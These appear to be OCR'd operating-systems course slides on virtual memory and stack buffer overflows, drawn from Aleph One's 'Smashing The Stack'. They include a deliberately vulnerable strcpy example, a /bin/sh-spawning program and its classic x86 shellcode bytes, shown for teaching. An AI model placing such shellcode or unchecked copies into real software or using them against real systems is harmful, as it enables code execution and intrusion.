CSE451 – Section 7

Project 2 hints
VM (process memory, buffer overrun attacks)

Webserver w/user threads


- Problems with synchronous I/O and user threads:
  - Accept() blocks the main thread
  - Hint: yield() in main thread after handing off the socket id
- Use pthreads for Web server-related parts (parts 4 and 6)
- We *won't* test sioux with user threads

Relevant Issues from Project 1

- Methodology for the simple benchmark:
  - Give details about your experimental setting:
  - E.g., used P4 3GHz, averaged over 1M trials of running a system call


Project 2 – questions?

Virtual Memory (quick recap)




(Inspired from wikipedia)

Virtual Memory (quick recap)




Virtual Memory (quick recap)



- How can we use paging to set up sharing of memory between two processes?

Process Memory Organization




- In figure, stack grows downwards, but it's not necessary
- How can you determine the direction in which stack grows?

Example

- What does the process' memory look like for the following code:


```
void foo(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
}
void main() {
   foo(1,2,3);
}
```

We're here w/ execution




Example taken from "Smashing The Stack For Fun And Profit "

Contents of the stack



How would you smash the stack?



Buffer overflows


- What's the bug?

```
void foo(char* str) {
   char buffer[5];
   strcpy(buffer, str);
}
void main() {
   char large_string[256];
   …
   foo(large_string);
}
```

Example taken from "Smashing The Stack For Fun And Profit "


The stack contents

```
void foo(char* str) {
   char buffer[5];
   strcpy(buffer, str);
}
void main(int argc,
          char* argv[])
{
   …
   foo(argv[1]);
}
```



The stack contents

```
void foo(char* str) {
   char buffer[5];
   strcpy(buffer, str);
}
void main(int argc,
          char* argv[]) {
   foo(argv[1]);
}
```



- What cmd-line argument should attacker provide?
  - Length?
  - Contents?

Shell code

- Program to bring up a shell:

```
#include <stdio.h>
void main() {
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

- If you de-assemble, you get:

```
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
"\x80\xe8\xdc\xff\xff\xff/bin/sh";
```


More information

- Smashing The Stack For Fun And Profit, Aleph One:

  http://www.cs.washington.edu/education/courses/cse599g/CurrentQtr/stack.txt